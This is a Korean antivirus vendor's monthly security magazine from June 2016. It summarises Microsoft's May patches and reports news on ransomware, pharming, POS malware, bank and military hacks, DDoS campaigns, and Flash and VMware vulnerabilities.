




ViRobot SECURITY MAGAZINE

2016. 06

다양한 보안이슈가 끊임없이 발생되고 있습니다.
건강한 내 PC와 소중한 개인정보 보호를 위해 이제는 미리 대비하십시오.
바이로봇 보안매거진이 매달 알찬 보안정보를 드리겠습니다.

Contents

01	5월 마이크로소프트 보안 업데이트 요약	3
02	월간 악성코드 이슈 동향	7
	악성코드 해킹 침해 사고 취약점	
03	이달의 TOP	14
	WriteFile을 사용하지 않는 CryptoBit CryptXXX 랜섬웨어 한글화 버전 등장	
04	보안 컬럼	19
	빅데이터 분석, 그리고 개인정보보호 힘 빠져서 못 해먹겠네 파밍? 랜섬웨어? 뭘로 막아야해?	
05	월간 악성코드 상세 분석	27
	방글라데시 중앙은행 해킹 이슈	
06	모바일 악성코드 상세 분석	33
	조금만 방심해도 감염되는 악성 앱 등장!	



01 5월 마이크로소프트 보안업데이트 요약

공지 번호	공지 제목 및 요약	최대 심각도 및 취약점 영향	다시 시작 요구 사항
<p>MS16-051</p>	<p>Internet Explorer용 누적 보안 업데이트(3155533) 이 보안 업데이트는 Internet Explorer의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그인한 경우 공격자가 영향받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 함</p>
<p>MS16-052</p>	<p>Microsoft Edge용 누적 보안 업데이트(3155538) 이 보안 업데이트는 Microsoft Edge의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 함</p>
<p>MS16-053</p>	<p>JScript 및 VBScript용 누적 보안 업데이트(3156764) 이 보안 업데이트는 Microsoft Windows에서 JScript 및 VBScript 스크립팅 엔진의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그인한 경우, 이 취약성 악용에 성공한 공격자는 영향받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 할 수 있음</p>
<p>MS16-054</p>	<p>Microsoft Office용 보안 업데이트(3155544) 이 보안 업데이트는 Microsoft Office의 취약성을 해결합니다. 사용자가 특수 제작된 Microsoft Office 파일을 열면 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 할 수 있음</p>
<p>MS16-055</p>	<p>Microsoft 그래픽 구성 요소용 보안 업데이트(3156754) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 문서를</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 함</p>

공지 번호	공지 제목 및 요약	최대 심각도 및 취약점 영향	다시 시작 요구 사항
	<p>열거나 특수 제작된 웹 사이트를 방문하는 경우 원격 코드 실행을 허용할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.</p>		
<p>MS16-056</p>	<p>Windows 필기장용 보안 업데이트(3156761) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 필기장 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 할 수 있음</p>
<p>MS16-057</p>	<p>Windows Shell용 보안 업데이트(3156987) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 사용자 제공 온라인 콘텐츠를 수락하는 특수 제작된 웹 사이트로 이동하거나 특수 제작된 콘텐츠를 열도록 사용자를 유도하는 데 성공하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.</p>	<p>긴급 원격 코드 실행</p>	<p>다시 시작해야 함</p>
<p>MS16-058</p>	<p>Windows IIS용 보안 업데이트(3141083) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이 취약성은 로컬 시스템에 대한 액세스 권한을 가진 공격자가 악성 응용 프로그램을 실행하는 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.</p>	<p>중요 원격 코드 실행</p>	<p>다시 시작해야 함</p>
<p>MS16-059</p>	<p>Windows Media Center용 보안 업데이트(3150220) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. Windows Media Center가 악성 코드를 참조하는 특수 제작된 Media Center 링크(.mcl) 파일을 여는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자보다 영향을 덜 받을 수 있습니다.</p>	<p>중요 원격 코드 실행</p>	<p>다시 시작해야 할 수 있음</p>
<p>MS16-060</p>	<p>Windows 커널용 보안 업데이트(3154846) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다.</p>	<p>중요 권한 상승</p>	<p>다시 시작해야 함</p>

공지 번호	공지 제목 및 요약	최대 심각도 및 취약점 영향	다시 시작 요구 사항
	이 취약성으로 인해 공격자가 영향받는 시스템에 로그인한 후 특수 제작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.		
MS16-061	Microsoft RPC용 보안 업데이트(3155520) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 인증된 공격자가 영향 받는 호스트에 대한 잘못된 형식의 RPC(원격 프로시저 호출) 요청을 만드는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.	중요 원격 코드 실행	다시 시작해야 함
MS16-062	Windows 커널 모드 드라이버용 보안 업데이트(3158222) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 이러한 취약성 중 더 위험한 취약성으로 인해 공격자가 영향받는 시스템에 로그인하여 특수 제작된 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.	중요 권한 상승	다시 시작해야 함
MS16-064	Adobe Flash Player용 보안 업데이트(3157993) 이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10에 설치된 Adobe Flash Player의 취약성을 해결합니다.	긴급 원격 코드 실행	다시 시작해야 함
MS16-065	.NET Framework용 보안 업데이트(3156757) 이 보안 업데이트는 Microsoft .NET Framework의 취약성을 해결합니다. 공격자가 대상 보안 채널에 암호화되지 않은 데이터를 삽입한 다음 대상 지정된 클라이언트와 합법적 서버 간에 MiTM(메시지 가로채기(man-in-the-middle)) 공격을 수행하는 경우 이 취약성으로 인해 정보 유출이 발생할 수 있습니다.	중요 정보 유출	다시 시작해야 할 수 있음
MS16-066	가상 보안 모드용 보안 업데이트(3155451) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 공격자가 특수 제작된 응용 프로그램을 실행하여 Windows에서 코드 무결성 보호를 우회하는 경우 이 취약성으로 인해 보안 기능 우회가 허용될 수 있습니다.	중요 보안 기능 우회	다시 시작해야 함
MS16-067	볼륨 관리자 드라이버용 보안 업데이트(3155784) 이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. Microsoft RemoteFX를 통해 RDP(원격 데스크톱 프로토콜)로 탑재된 USB 디스크가 탑재 사용자의 세션에 제대로 연결되지 않은 경우 이 취약성으로 인해 정보 유출이 허용될 수 있습니다.	중요 정보 유출	다시 시작해야 할 수 있음

위 표에는 심각도 순으로 요약되어 있음




02 월간 악성코드 이슈 동향

악성코드
해킹 침해 사고
취약점

악성코드

POS 침투부터 자선기부까지...랜섬웨어 유형 '천태만상'

수많은 사이버범죄 유형 가운데 현재 가장 큰 돈이 된다는 랜섬웨어 제작에 전 세계 해커들이 너도나도 뛰어들면서 랜섬웨어 종류와 유형도 폭발적으로 늘어나고 있다. 가히 랜섬웨어 창궐 시대의 '천태만상'이라고 할 수 있을 정도다.



먼저 카드결제단말기(POS)의 원격 데스크톱에 브루트 포스(Brute Force) 공격으로 침투해 감염시키는 'Bucbi' 랜섬웨어가 발견됐다. Bucbi 랜섬웨어는 감염될 경우 고객 카드정보 유출 등을 비롯한 2차 피해 가능성이 매우 높다.

또한, 최근에는 5비트코인을 요구하고 이중 일부를 어린이 자선단체에 기부하겠다는 'CryptMix' 랜섬웨어까지 출현했다. 이 뿐만 아니다. 얼마 전에는 단돈 7만 5천원의 비용을 요구하는 '알파락커' 랜섬웨어가 발견돼 랜섬웨어의 다양화와 함께 수익성을 높이기 위한 저렴화 추세를 반영하고 있다. 최근 중국에서 제작된 것으로 추정되는 중국어판 랜섬웨어가 발견되기도 했다.

이 외에도 독일 해커들이 새롭게 개발 중인 '헤드샷' 랜섬웨어의 베타테스트가 진행 중인 것으로 드러났으며, 랜섬웨어를 가장 먼저, 그리고 가장 많이 제작하는 것으로 알려진 러시아 해커들의 움직임도 활발한 것으로 분석됐다.

보안뉴스


출처 : http://www.boannews.com/media/view.asp?idx=50534&kind=&sub_kind=

관세 및 통관 관련 사이트에 동시다발 악성코드 포착...접속자 감염 우려

중국 노동절 연휴였던 주말에 주요 악성코드 활동을 살펴보면, 주로 통관 관련된 사이트에 유포 정황이 탐지되었고, 프록시를 통해 파밍으로 연결시키는 방법이 새롭게 발견되어 피해 확산이 우려된다.

한 보안업체 관계자는 "지난주 중국의 노동절 연휴로 인해 악성코드의 활동이 감소했지만, 새로운 파밍 기법이 발견되었기 때문에 한국 인터넷 위협은 주의로 유지한다"고 밝혔다.

한편 지난 4월 27일, 관세XXX사이트에 악성링크가 삽입되어, 해당 사이트에 가입되어 있는 사용자의 피해가 우려되고 있다.



[그림 1. 관세XXX에 삽입된 악성링크 - 4월 27일]

한 보안업체는 "해당 사이트는 통관 업무에 관련된 사람들의 모임으로서 인사, 회원 소식 등을 알려주며 많은 회원들을 보유하고 있는 것으로 보인다. 관세XXX에서 발견된 악성링크는 CK Exploit Kit을 연결해 파밍 악성코드를 다운로드하는 것으로 확인되었다. 더욱 우려되는 것은 관세XXX에서 발견된 악성링크가 통관 업무를 담당하는 다른 웹 사이트들에서 동시에 포착되었다는 것"이라며 "다시 말해 관세 관련 사이트와 일부 특정 사이트에 한해 동일한 악성링크가 탐지된다는 것은 심각하게 우려되는 상황"이라고 우려했다.

관세XXX를 비롯해 해당 악성링크가 삽입된 사이트에서는 현재 내부 소스만 삭제되었을 뿐 연결이 가능한 것으로 보인다.

데일리시큐

출처 : http://dailysecu.com/news_view.php?article_id=14015

해킹 단체 FIN6, 새 POS 멀웨어로 활동 시작

지불카드 데이터를 POS 시스템의 메모리 프로세서로부터 탈취해 내는 프레임워크POS (Framework POS) 멀웨어가 지난 달 발견된 것에 이어, 현장에서 계속해서 증가하고 있다는 사실 또한 발견되었다.



프레임워크POS를 사용하는 해커는 금융기관을 주로 노리는 FIN6인 것으로 추정되고 있다. FIN6를 계속해서 추적해 온 한 보안업체에 의하면 현재 FIN6는 소매업과 숙박업을 집중해서 노리고 있으며 권한 상승 기법을 주로 활용하고 있다고 한다. 현재까지 FIN6는 프레임워크POS를 약 2000개의 시스템에 뿌려댄 것으로 조사됐다. 공격을 당한 카드의 수는 수백만 장에 달할 것으로 보고 있다. 시스템에서 모은 민감한 정보를 중간 시스템으로 복사하고 FTP나 공개 파일 공유 서비스를 통해 공격자에게 전달하며, 트리니티(TRINITY)라는 이름도 붙여 있는 상태다.

최근 프레임워크POS를 활용한 공격자들은 하와이와 시카고에 있는 중소기업을 공격해 300개의 카드정보를 훔치는 데 성공했다. 이는 대규모 정보 유출 사태라고 볼 수는 없지만 "(악명 높은) FIN6가 활발히 움직이고 있었거나 다시 기지개를 펴기 시작했다"는 뜻이 되기 때문에 '겨우 300개'라고 우습게 볼 사건이 아니다.

출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=50730>

랜섬웨어 DMA Locker, 4.0으로 업그레이드되며 계속 진화중

최근 TeslaCrypt의 몰락으로 혼란스러워진 랜섬웨어 시장에서 DMALocker의 제작자들이 그들의 멀웨어를 4.0으로 업데이트하며 힘을 키워가고 있다.



한 보안업체는 "이것은 다른 랜섬웨어의 기능들을 이용해 계속 발전 중이다. 이러한 새로운 변화들은 랜섬웨어 개발자들이 DMA Locker를 다른 스케일로 촉발시킬 준비를 하고 있다는 것을 가리킨다"고 밝혔다.

DMA Locker의 두 가지 큰 변화 중 하나는 뉴트리노 익스플로잇 킷을 사용한다는 것이다. 이전에는 원격 데스크탑 세션 하이재킹하는 방법을 사용했다면, 지금은 익스플로잇 킷을 통해 전달한다.

두 번째 중요한 변화는 인력이 필요한 부분을 제거하는 것이다. 이전 버전은 이메일을 통해 희생자가 범죄와 접촉했다. 그러나 지금은 지불창이 포함되어 있고 프로세스는 지불이 완료된 후 C&C서버로부터 릴리즈된 개인키를 통해 자동으로 관리된다. 그는 이때 DMA Locker와 다른 것들 사이의 흥미로운 차이점은 랜섬웨어 패널이 Tor가 아닌 일반환경의 웹사이트에 있다는 것이라고 이야기했다.

또다른 변화는 랜섬 노트에 있다. 일단 파일이 암호화되면 랜섬 노트가 나타난다. 그것은 기본적으로 비트코인을 요구하는 이전 버전과 같다. 그러나 랜섬웨어의 트렌드에 맞추어 테스트 파일을 복호화하는 옵션을 제공하고 이전에 공격 받아 본적이 없는 사람들을 위한 튜토리얼 링크를 제공한다.

출처 : **데일리시큐**

http://www.dailysecu.com/news_view.php?article_id=14278

하우리, 'CryptXXX' 랜섬웨어 한글화 버전 발견

하우리는 최근 파일 암호화 후 한글로 비트코인 지불 안내창을 띄울 수 있는 한글화 버전의 'CryptXXX' 변종 랜섬웨어가 등장했다고 30일 밝혔다.



'CryptXXX' 랜섬웨어는 최근 여러 보안업체들이 적극적으로 대응하면서 더 많은 수익을 얻기 위해 꾸준히 변화하는 양상을 보이고 있다. 이번에 발견된 'CryptXXX' 한글화 버전 변종 랜섬웨어도 기존과 마찬가지로 플래시 취약점을 통해 'DLL' 파일 형태로 유포되고 있다.

'CryptXXX' 변종 랜섬웨어에 감염되면 PC의 주요 파일들이 암호화 되고 확장자는 '.cryp1'로 변경된다. 이후 재부팅을 유도한 다음 비트코인 입금 안내창을 띄운다. 안내하는 URL로 접속해 한글 옵션을 선택하면 피해자들이 이해하기 쉽도록 한글로 번역된 안내문이 보인다. 이전에 등장한 한글 지원 랜섬웨어들에 비해 가독성이 매우 증가한 것이 특징이다.

하우리의 한 연구원은 "이번에 발견된 'CryptXXX' 랜섬웨어는 '크립토락커', '라다만트' 랜섬웨어에 이어 세 번째로 한글을 지원하는 랜섬웨어"라며, "현재 앵글러 익스플로잇 킷을 통해 국내 사이트에서 유포 중인만큼 국내 기업 및 기관 그리고 개인 사용자들의 각별한 주의가 필요하다"라고 밝혔다.


출처 : **IT DAILY**
<http://www.itdaily.kr/news/articleView.html?idxno=78903>

해킹 침해 사고

공군 홈페이지 北 추정 해킹 공격받아...

악성코드 분석 중

국내 방위산업체들을 노린 해킹 공격이 잇따른 가운데 공군 홈페이지도 해킹 공격을 당한 것으로 확인됐다.



군 당국은 북한의 소행일 가능성이 높다고 보고 해커가 심은 악성코드 종류를 분석하고 있다.

공군 등에 따르면, 공군 홈페이지는 이달 초 해커가 심은 악성코드 탓에 서버에 장애가 발생했다. 이에 공군은 악성코드 확산 등 추가 피해를 막기 위해 홈페이지 접속을 차단했다. 현재 공군은 최소한의 기능만 살려둔 임시 홈페이지를 운영하며 시스템을 점검하고 있다.

군 당국은 공군 홈페이지에 현역 공군들이 주로 접속하는 만큼 이들의 정보를 노리거나, 접속한 군인들의 PC를 좀비PC로 만들기 위해 홈페이지를 공격했을 가능성이 크다고 보고 있다.

군 관계자는 "개인정보 유출 가능성 등 피해 상황을 확인하고 있으며, 북한 소행일 가능성에 주목해 관련 부서에서 악성코드 종류를 분석하고 있다"고 전했다.


올해 초 국방부 청사의 인터넷 PC가 여러 대가 해킹돼 일부 자료가 유출된 데 이어, 최근에는 방위산업체인 대한항공과 한진중공업이 해킹 공격을 당하는 등 울들어 북한 추정 세력의 해킹 공격이 잇따르고 있다.

이달 중순엔 악성코드 설치 파일을 첨부한 이메일이 국내 방산업체에 대량으로 발송되기도 했다.

출처 : **KBS NEWS**
<http://news.kbs.co.kr/news/view.do?ncd=3284612>

북한 추정 해커조직, 국제은행간 해킹사태! 국내 대형은행 포함돼

방글라데시 중앙은행 사건으로 수면 위에 드러난 해커조직의 과거 범행이 하나둘씩 밝혀지면서 전 세계 금융권이 비상에 걸렸다.



베트남 티엔풍 상업은행이 방글라데시 중앙은행과 동일한 수법으로 피해를 당한 사실이 밝혀진 데 이어 은행 공격에 사용된 악성코드에서 국내 대형은행 1곳을 포함한 전 세계 주요 은행 7곳의 국제은행간통신협회(SWIFT) 코드가 발견된 것으로 드러났다.

해당 악성코드는 발송자가 앞서 언급한 7개 은행의 특정 조건에 해당할 경우, 인터페이스 화면상의 금액을 조작해 부정거래 사실을 은폐할 수 있는 기능이 포함된 것으로 분석됐다.

이로 인해 다양한 해킹 시나리오가 가능하다. 악성코드에서 코드가 발견된 KB국민은행 관계자는 "SWIFT망에 연결된 단말기는 인터넷은 물론 은행 내부 PC에 연결되어 있지 않은 폐쇄망으로 되어 있다"고 밝혔다.

한 보안업체는 "사용된 악성코드가 과거 북한의 소행으로 알려진 소니픽처스 해킹, 국내 언론사 공격 당시 악성코드와 매우 유사한 것으로 분석됐다"며, "북한의 소행일 가능성도 배제할 수 없고, 국내 은행이 관련된 이상 철저한 조사가 필요해 보인다"고 밝혔다.

보안뉴스

출처 : <http://www.boannews.com/media/view.asp?idx=50642&kind=1>

늘어나는 사이버 해킹...병원이 위험하다

사이버 공격으로 인한 악몽이 발생할 분야로 순위를 지정해야 한다면 병원을 비롯한 의료 분야도 1순위 가운데 하나다. 질병 관련 정보가 유출되는 것도 끔찍한 일이지만 무엇보다 두려운 건 의료기기 자체를 해킹, 살인을 조작하는 것 같은 사건이 발생하는 것이다. 병원 보안 문제가 심각한 이유다.

지난 2월 미국 LA에 위치한 할리우드 프레스비테리언 메디컬 센터는 악성코드 피해를 당해 환자 데이터에 접근할 수 있었고 결국 해커에게 1만 7,000달러어치 비트코인을 지불하는 사건이 발생했다. 캐나다에 위치한 오타와병원은 지난 3월 초 컴퓨터 4대가 랜섬웨어 공격을 받았다.

의료기관이 인터넷에 연결된 의료기기나 주변기기를 도입하면서 이런 새로운 범죄의 문도 점점 열리고 있다. 한 보안업체가 지난 3월 발표한 병원 해킹 관련 보고서를 보면 해커는 일단 간단한 통신 프로토콜을 이용해 병원 와이파이 시스템에 접근한다. 인터넷 연결이 가능한 단말을 찾아 검색 엔진을 이용해 모든 기기가 보안에 문제가 없는지 확인한다. 실제로 이렇게 하면 암호조차 필요 없는 시스템이 나오기 일쑤다.

이렇게 되면 해커에 의해 시스템 납치가 일어날 수 있다. MRI나 수술용 단말 같은 의료기기의 취약점을 이용하기도 한다. 다시 말해 의료기기 자체 또는 환자의 몸에 물리적 손상이 더해질 가능성까지 있다. 제세동기 움직임 멈추거나 X레이 기계를 조종해 환자뿐 아니라 주위에 있는 사람에게 높은 방사선을 노출시킬 수 있는 상태로 만들 수도 있다

병원이 사이버 보안을 환자의 생명 자체를 지키는 것으로 생각해야 한다. 의료기관의 최우선 보안 과제는 환자의 생명을 지키는 것이다. 정말 두려운 일은 환자의 정보 유출 자체가 아니라 의료기기 해킹에 의해 환자에게 피해가 발생하는 것이기 때문이다.



출처 : <http://techholic.co.kr/archives/53440>

어나니머스, 한 달 동안 은행들에 디도스 공격한다

해커비스트 단체인 어나니머스(Anonymous)가 세계의 은행들을 대상으로 디도스 공격을 감행하고 있다. 해당 행위는 이카루스 작전(Operation Icarus)라고 불리고 있으며 어나니머스는 지난 5월 4일 세계 금융 기관들을 겨냥한 경고 메시지를 영상으로 전달했다. "어나니머스 역사상 최대의 공격이 있을 것"이라고 예고한 것이다.



현재 어나니머스는 고스트 스쿼드(Ghost Squad)라는 또 다른 해킹 전문 단체와 손을 잡고 활동하는 것으로 알려져 있으며, 8개의 국제적인 은행들을 성공리에 공격했다고 주장하고 있다. 이처럼 은행을 공격하는 이유에 대해 어나니머스는 "은행이 이기게 둘 수 없다"고 모호하게 설명한다.

이번 디도스 공격 캠페인은 한 달 동안 지속될 예정으로 월드뱅크(World Bank), IMF, 뉴욕 증권거래소, 영국은행 등 160개의 금융 기관들을 대상으로 하고 있다.

현재까지 이 디도스 공격에 당한 기관들은 도미니카공화국 중앙은행, 건지 금융 서비스 위원회, 몰디브 중앙은행, 네덜란드 중앙은행, 파나마 국립은행, 케냐 중앙은행, 멕시코 중앙은행, 보스니아 중앙은행 등으로 잠시 오프라인 상태였다가 현재는 전부 정상 가동되고 있다.


출처 : **보안뉴스**

http://www.boannews.com/media/view.asp?idx=50557&kind=&sub_kind=

진화하는 파밍공격, 프록시 기능 활용해 파밍사이트로 연결

파밍 악성코드에서 새로운 공격기법이 확인되었다. 기존에 파밍 악성코드가 파밍 사이트로 연결시 사용했던 DNS, hosts (hosts.ics)변조 방식이 아닌 PAC(Proxy Auto-Config) 기능을 활용해 파밍 사이트로 연결을 시키는 것으로 확인되었다.

한 보안업체 연구원은 "PAC를 통해서 파밍 사이트에 연결하는 방식은 악성코드에 감염된 사용자가 입력한 주소를 내부 스크립트와 비교 한 후 값이 일치하면 파밍 사이트 주소로 연결하고, 일치하지 않을 경우에는 정상적인 사이트로 접속한다"고 전하고 추가로 "악성코드의 지속적인 실행을 위해 레지스트리를 통해 시작 프로그램에 등록했고, 시작 페이지를 네이버로 강제적인 변경과 함께 커넥션 테스트를 하는 것으로 분석되었다"고 말했다.



[그림 1 - 악성코드 감염으로 PAC이 변조된 화면 - 2016년 5월 17일]

또한 그는 "파밍 악성코드 유포에 PAC 설정을 활용해 어느 정도 효과를 얻었는지 구체적으로 확인하기 어렵지만, 공격자가 개인정보 탈취를 위해서는 현재뿐만 아니라 앞으로도 지속적으로 노력하고 있다는 점은 분명하다. 따라서 지속적인 관찰과 대응이 필요하다"고 말했다.

출처 : **데일리시큐**

http://www.dailysecu.com/news_view.php?article_id=14188

취약점

어도비 플래시 플레이어에서 제로데이 취약점 발견

어도비 플래시 플레이어에서 또 제로데이 취약점이 발견되었다. 해당 취약점을 통해 멀웨어를 배포하는 공격이 가능하다고 어도비가 직접 권고사항을 발표했다.

이번에 발견된 취약점의 등급 정도는 '치명적'이지만 적어도 5월 12일까지는 패치가 없을 예정이다. 한국 시간으로는 빨라야 목요일 밤이나 금요일 오전에 나온다는 이야기.



해당 취약점을 발견 한 것은 한 보안업체의 보안 연구원으로 실제 해커들이 감행하고 있는 표적형 공격에서 이 취약점이 익스플로잇 되고 있는 걸 알아낸 것으로 알려졌다.

어도비에 따르면 해당 취약점은 윈도우, 맥 OS X, 리눅스, 크롬 OS에서 익스플로잇이 가능하며, CVE-2016-4117이라는 이름이 붙었다. 어도비 플래시 플레이어 21.0.0.226과 그 이전 버전에서 발견되고 있으며 공격자가 시스템을 통제할 수 있게 해준다.

어도비는 이것과 별개로 콜드퓨전(ColdFusion) 애플리케이션 서버 플랫폼에서 발견된 세 가지 취약점에 대한 패치를 발표했으며, 그 외 어도비 아크로벳과 어도비 리더에 대한 패치도 곧 배포할 예정이다.

출처 : **보안뉴스**

http://www.boannews.com/media/view.asp?idx=50558&kind=&sub_kind=

VMware 취약점 발견, 보안 업데이트 권고

VMware사는 원격코드 실행 취약점 등을 해결한 보안 업데이트를 발표했다. 이에 취약한 버전 사용자는 최신 버전으로 업데이트하는 것이 안전하다.

해당 취약점은 △공격자가 인증 없이 원격으로 역직렬화 결함을 유발해 원격 코드 실행이 가능한 취약점(CVE-2016-3427) △Windows에서 실행되는 VMware Workstation 및 Player에서 호스트 OS의 권한을 취득할 수 있는 취약점(CVE-2016-2077) △플래시 파라미터 삽입을 통한 Reflected XSS 취약점(CVE-2016-2078) 등이다.

영향 받는 소프트웨어는 다음과 같다.

원격코드 실행 취약점

항목	OS 환경	영향 받는 버전	최신 버전
vCenter Server	Windows	6.0	6.0.0b + KB2145343
